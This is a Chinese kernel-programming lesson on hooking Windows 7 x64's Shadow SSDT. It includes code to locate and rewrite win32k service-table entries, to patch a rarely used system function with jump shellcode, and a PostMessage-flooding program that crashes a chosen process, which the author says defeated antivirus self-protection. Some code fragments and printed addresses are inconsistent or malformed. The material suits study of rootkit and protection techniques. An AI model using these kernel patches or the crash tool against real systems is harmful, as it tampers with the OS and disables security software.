

HOOK 和 UNHOOK SHADOW SSDT 跟之前的 HOOK/UNHOOK SSDT 类似，但在代码实现上更麻烦了，下面一步步说。

## 一、获得 KeServiceDescriptorTableShadow 的地址

这个跟获得 KeServiceDescriptorTable 差不多，唯一不同就是特征码：

```
lkd> uf KiSystemCall64
Flow analysis was incomplete, some code may be missing
nt!KiSystemCall64:
fffff800`03cc7ec0 0f01f8          swapgs
fffff800`03cc7ec3 654889242510000000 mov     qword ptr gs:[10h],rsp
【省略大量无关代码】
nt!KiSystemServiceRepeat:
fffff800`03cc7ff2 4c8d1547782300 lea     r10,[nt!KeServiceDescriptorTable
(fffff800`03eff840)]
fffff800`03cc7ff9 4c8d1d80782300 lea     r11,[nt!KeServiceDescriptorTableShadow
(fffff800`03eff880)]
【省略大量无关代码】
```

特征码就是就是我染成蓝色的那三个字节。先用 \_\_readmsr(0xC0000082) 就是得到 KiSystemCall64 的地址，然后往下搜索 0x500 字节，当找到特征码后就能计算出 KeServiceDescriptorTableShadow 的地址了：

```
ULONGLONG GetKeServiceDescriptorTableShadow64()
{
    PCHAR StartSearchAddress = (PCHAR)__readmsr(0xC0000082);
    PCHAR EndSearchAddress = StartSearchAddress + 0x500;
    PCHAR i = NULL;
    UCHAR b1=0, b2=0, b3=0;
    ULONG templong=0;
    ULONGLONG addr=0;
    for(i=StartSearchAddress; i<EndSearchAddress; i++)
    {
        if( MmIsAddressValid(i) && MmIsAddressValid(i+1) && MmIsAddressValid(i+2) )
        {
            b1=*i;
            b2=*(i+1);
            b3=*(i+2);
            if( b1==0x4c && b2==0x8d && b3==0x1d ) //4c8d1d
            {
                memcpy(&templong, i+3, 4);
                addr = (ULONGLONG)templong + (ULONGLONG)i + 7;
                return addr;
            }
        }
    }
}
```

```

    return 0;
}

```

## 二、根据 INDEX 获得 SSSDT 函数在内核里的地址

原理跟获得 SSDT 函数在内核里的地址差不多，先获得 W32pServiceTable 的地址，然后再获得每个函数的偏移地址，在把偏移地址与 W32pServiceTable 相加。为什么下面的计算公式是  $W32pServiceTable + 4 * (index - 0x1000)$  呢？其实这只是个理解上的问题。SSDT 函数的起始 INDEX 是 0x0，SSSDT 函数的起始 INDEX 是 0x1000，但函数地址在 W32pServiceTable 是从基址开始记录的（假设 W32pServiceTable 的地址是 0xfffff800~80000000，第 0 个函数的地址就记录在 0xfffff800~80000000，第 1 个函数的地址就记录在 0xfffff800~80000004，第 2 个函数的地址就记录在 0xfffff800~80000008，以此类推）。注意：这步必须在 GUI 线程里执行！

```

ULONGLONG GetSSSDTFuncCurAddr64(ULONG64 Index)
{
    ULONGLONG      W32pServiceTable=0, qwTemp=0;
    LONG           dwTemp=0;
    PSYSTEM_SERVICE_TABLE pWin32k;
    pWin32k = (PSYSTEM_SERVICE_TABLE)((ULONG64)KeServiceDescriptorTableShadow +
sizeof(SYSTEM_SERVICE_TABLE));
    W32pServiceTable=(ULONGLONG)(pWin32k->ServiceTableBase);
    qwTemp = W32pServiceTable + 4 * (Index-0x1000);
    dwTemp = *(PLONG)qwTemp;
    dwTemp = dwTemp >> 4;
    qwTemp = W32pServiceTable + (LONG64)dwTemp;
    return qwTemp;
}

```

## 三、修改 SSSDT 里的地址

还是跟 SSDT 类似，修改  $W32pServiceTable + 4 * index$  地址的 DWORD 值（偏移地址值）。注意：这步必须在 GUI 线程里执行！

```

VOID ModifySSSDT(ULONG64 Index, ULONG64 Address)
{
    ULONGLONG      W32pServiceTable=0, qwTemp=0;
    LONG           dwTemp=0;
    PSYSTEM_SERVICE_TABLE pWin32k;
    KIRQL          irq;
    pWin32k = (PSYSTEM_SERVICE_TABLE)((ULONG64)KeServiceDescriptorTableShadow +
sizeof(SYSTEM_SERVICE_TABLE)); //4*8
    W32pServiceTable=(ULONGLONG)(pWin32k->ServiceTableBase);
    qwTemp = W32pServiceTable + 4 * (Index-0x1000);
    dwTemp = (LONG)(Address - W32pServiceTable);
    dwTemp = dwTemp << 4; //DbgPrint("(PLONG)qwTemp: %x,
dwTemp: %x",*(PLONG)qwTemp,dwTemp);
}

```

```

    irql=WPOFFx64();
    *(PLONG)qwTemp = dwTemp;
    WPONx64(irql);
}

```

#### 四、实现 SHADOW SSDT HOOK

由于 SSSDT 函数的地址采用“基址+偏移”的方式，限制了代理函数的地址必须跟 WIN32K.SYS 在同一个 4GB。所以我们还是要采用二次跳转的方式，代理函数要写两个。一个代理函数和 WIN32K.SYS 在同一个 4GB，它的唯一作用就是跳转到第二个代理函数；第二个代理函数就是过滤参数，根据参数进行返回进行不同的处理。我们首先需要找到一个跟 WIN32K.SYS 在同一个 4GB 的地址，来填写 JMP。而且，**这个地址必须带可执行属性**。要知道，在 Ring 3 下修改内存属性可以用 NtProtectVirtualMemory，在内核里却没有对应的函数。如果用 MDL 那一套函数，MmGetSystemAddressForMdlSafe 返回的地址却不跟 WIN32K.SYS 在同一个 4GB。在上几期讲述 SSDT HOOK 时，我把第一个代理函数写到了 KeBugCheckEx 里，因为 KeBugCheckEx 在正常情况下是不可能被执行到的。而在 WIN32K.SYS 里，很难找到哪个函数不被执行到。我经过仔细排查，发现 WIN7 的 SSSDT 里多了一个函数，名为 NtUserWindowFromPhysicalPoint，它在 USER32.DLL 对应的函数明显是 WindowFromPhysicalPoint，经 MSDN 上查证，它是从 VISTA 才开始有的。不同于 WindowFromPoint，MSDN 对 WindowFromPhysicalPoint 的描述是：Retrieves a handle to the window that contains the specified **physical** point。简单说吧，我感觉这个函数很少被调用，所以废掉它影响应该不大。废掉它很简单，直接返回 STATUS\_SUCCESS 即可。汇编代码是：[xor rax, rax]+[ret]。这段汇编代码只有四个字节，填充完这四个字节后，后面的字节可以全部填充 NOP 直到函数结束。当然，我在代码里只覆盖了 23 字节，并没有覆盖全部字节。这只是个人的处理风格问题，没什么特别意义。

第一个代理函数用机器码写成，总共就 14 个字节，前 6 字节为 ff 15 00 00 00 00，后 8 字节为第二个代理函数的地址（JMP QWORD PTR）。第二个代理函数才是真正的代理函数，用 C 语言写成：

```

ULONG64 ProxyNtUserPostMessage(HWND hWnd, UINT Msg, WPARAM wParam, LPARAM lParam)
{
    if( NtUserQueryWindow(hWnd, 0)==MyProcessId &&
        PsGetCurrentProcessId()!=(HANDLE)MyProcessId )
    {
        DbgPrint("Do not fuck with me!");
        return 0;
    }
    else
    {
        DbgPrint("OriNtUserPostMessage called!");
        return NtUserPostMessage(hWnd, Msg, wParam, lParam);
    }
}

```

```
VOID FuckFunc()
{
    KIRQL irql;
    UCHAR
fuckcode[] = "\x48\x33\xc0\xc3\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90";
    irql=WPOFFx64();
    memcpy((PVOID)AddressNtUserWindowFromPhysicalPoint,fuckcode,23);
    WPONx64(irql);
}
```

```

VOID HOOK_SSSDT ()
{
    KIRQL irql;
    ULONG64 myfun;
    UCHAR jmp_code[] = "\xFF\x25\x00\x00\x00\x00\x90\x90\x90\x90\x90\x90\x90\x90";
    //代理函数地址
    myfun = (ULONGLONG) ProxyNtUserPostMessage;
    //填充 shellcode
    memcpy(jmp_code + 6, &myfun, 8);
    //写入 shellcode
    FuckFunc();
    irql = WPOFFx64();
    memcpy((PVOID) (AddressNtUserWindowFromPhysicalPoint + 4), jmp_code, 14);
    WPONx64(irql);
    //修改记录原始地址的地方
    ModifySSSDT(IndexOfNtUserPostMessage, AddressNtUserWindowFromPhysicalPoint + 4);
    DbgPrint("HOOK_SSSDT OK!");
}

```

```
VOID UNHOOK_SSSDT()
{
    ModifySSSDT(IndexOfNtUserPostMessage, (ULONG64)NtUserPostMessage);
    DbgPrint("UNHOOK_SSSDT OK!");
}
```

编写一个程序，利用 PostMessage 对指定进程进行窗口攻击（窗口攻击在某些时候能使进程崩溃，在 360 支持 WIN7X64 的早期，我就用窗口攻击的方法突破了 360 在 WIN64 下的自我保护）：

```
#include <stdio.h>
```


```

#include <stdlib.h>
#include <windows.h>
int main()
{
    DWORD pid,wpid,i,j;
    HWND hWnd;
st:
    system("cls");
    printf("Input pid: ");
    scanf("%ld",&pid);
    for(i=100; i<0xffffffff; i+=2)
    {
        GetWindowThreadProcessId(i,&wpid);
        if(wpid==pid && IsWindowVisible((HWND)i)==1)
        {
            hWnd=i;
            for(j=0; j<0x10000; j++)
            {
                PostMessage(hWnd, j, 0, 0);
            }
        }
    }
    printf("OK!");
    getchar();
    getchar();
    goto st;
    return 0;
}


```

接下来进行简单的对比测试，对比在 SSSDT HOOK 前后的效果。


HOOK 之后被 WIN64AST 检测到地址异常：



HOOK SSSDT 前，在『窗体攻击程序』里输入测试程序 PID，测试程序被秒杀：



HOOK SSSDT 后，在『窗体攻击程序』里输入测试程序 PID，测试程序没事：




## 六、获得 Shadow SSDT 的原始地址

获得 Shadow SSDT 的原始地址跟获得 SSDT 原始地址差不多，由于我已经详细描述过如何获得 SSDT 的原始地址，在此我就不详细讲了。要注意的是，你不能直接读取 WIN32K.SYS 的内容，需要把 WIN32K.SYS 复制一份出来再读取。恢复 SSSDT HOOK 时只需把原始地址写入 W32pServiceTable 指定偏移即可。


```
void GetOriAddress()
{
    ULONG64 W32pServiceTable, Win32kBase, Win32kImageBase, Win32kInProcess=0, retv;
    IoControl(hMyDrv, CTL_CODE_GEN(0x806), NULL, 0, &W32pServiceTable, 8);
    Win32kBase = GetWin32kBase();
    CopyFileA("c:\\windows\\system32\\win32k.sys", "c:\\win32k.dll", 0);
    Win32kImageBase = GetWin32kImageBase();
    printf("W32pServiceTable:      %llx\n", W32pServiceTable);
    printf("WIN32K.SYS base:          %llx\n", Win32kBase);
    printf("WIN32K.SYS image base: %llx\n\n\n", Win32kImageBase);
    ULONG index=0;
    if (Win32kInProcess==0)
        Win32kInProcess = (ULONGLONG)LoadLibraryExA("c:\\win32k.dll", 0,
DONT_RESOLVE_DLL_REFERENCES);
    for(index=0;index<825;index++)    //825 是 WIN7X64 上 SSSDT 的函数个数
    {
        ULONGLONG RVA=W32pServiceTable-Win32kBase;
        ULONGLONG temp=*(PULONGLONG)(Win32kInProcess+RVA+8*(ULONGLONG)index);
        ULONGLONG RVA_index=temp-Win32kImageBase;
        retv = RVA_index+Win32kBase;
        printf("Shadow SSDT Function[%ld]: %llx\n", index, retv);
        if(index % 100 ==0)
        {
            printf("Press any key to continue.....\n");
            getchar();
        }
    }
}
```

运行效果如下：



```
C:\temp\GetOriAddrSSSDT\EnumSSSDT64.exe
W32pServiceTable:      fffff96000161c00
WIN32K.SYS base:      fffff96000090000
WIN32K.SYS image base: fffff97fff000000

Shadow SSDT Function[0]: fffff96000155580
```



```
C:\temp\GetOriAddrSSSDT\EnumSSSDT64.exe
Shadow SSDT Function[801]: ffffffff960000177eac
Shadow SSDT Function[802]: ffffffff9600001780c8
Shadow SSDT Function[803]: ffffffff960000177760
Shadow SSDT Function[804]: ffffffff96000016d840
Shadow SSDT Function[805]: ffffffff96000016eb2c
Shadow SSDT Function[806]: ffffffff960000cae30
Shadow SSDT Function[807]: ffffffff96000016eb68
Shadow SSDT Function[808]: ffffffff96000016c730
Shadow SSDT Function[809]: ffffffff96000016f4dc
Shadow SSDT Function[810]: ffffffff96000016e2b8
Shadow SSDT Function[811]: ffffffff96000016cbec
Shadow SSDT Function[812]: ffffffff960000176da0
Shadow SSDT Function[813]: ffffffff9600001683b8
Shadow SSDT Function[814]: ffffffff960000102a50
Shadow SSDT Function[815]: ffffffff96000016762c
Shadow SSDT Function[816]: ffffffff960000175b58
Shadow SSDT Function[817]: ffffffff960000d2650
Shadow SSDT Function[818]: ffffffff960000175914
Shadow SSDT Function[819]: ffffffff96000016ef54
Shadow SSDT Function[820]: ffffffff960000113b80
Shadow SSDT Function[821]: ffffffff96000016cd9c
Shadow SSDT Function[822]: ffffffff960000166304
Shadow SSDT Function[823]: ffffffff96000016cef0
Shadow SSDT Function[824]: ffffffff96000016e06c
```

HOOK SHADOW SSDT 在 WIN7X64 上可以正常使用，但是在 WIN8X64 以及之后的系统也非法了，所以卡巴斯基 2013 在 WIN7X64 上有 HOOK SHADOW SSDT，但是在 WIN8X64 上却没有 HOOK 了。

课后作业：写一个 HOOK `NtUserCreateWindowEx` 的代码，（在代理函数里打印一句 HELLOWORD 就返回原函数），发现问题并在论坛上提出；附件中有一个 SSSDT 管理器，能获得 SSSDT 函数的原始地址，但还不能获得 SSSDT 函数的当前地址，尝试把它改成类似于上一节课的 SSDT 管理器，记得获得原始地址，又能获得当前地址，还能实现恢复指定的 INDEX 的 SSSDT HOOK（函数名不用管，直接用 `sssd_t_func_N` 替代即可）。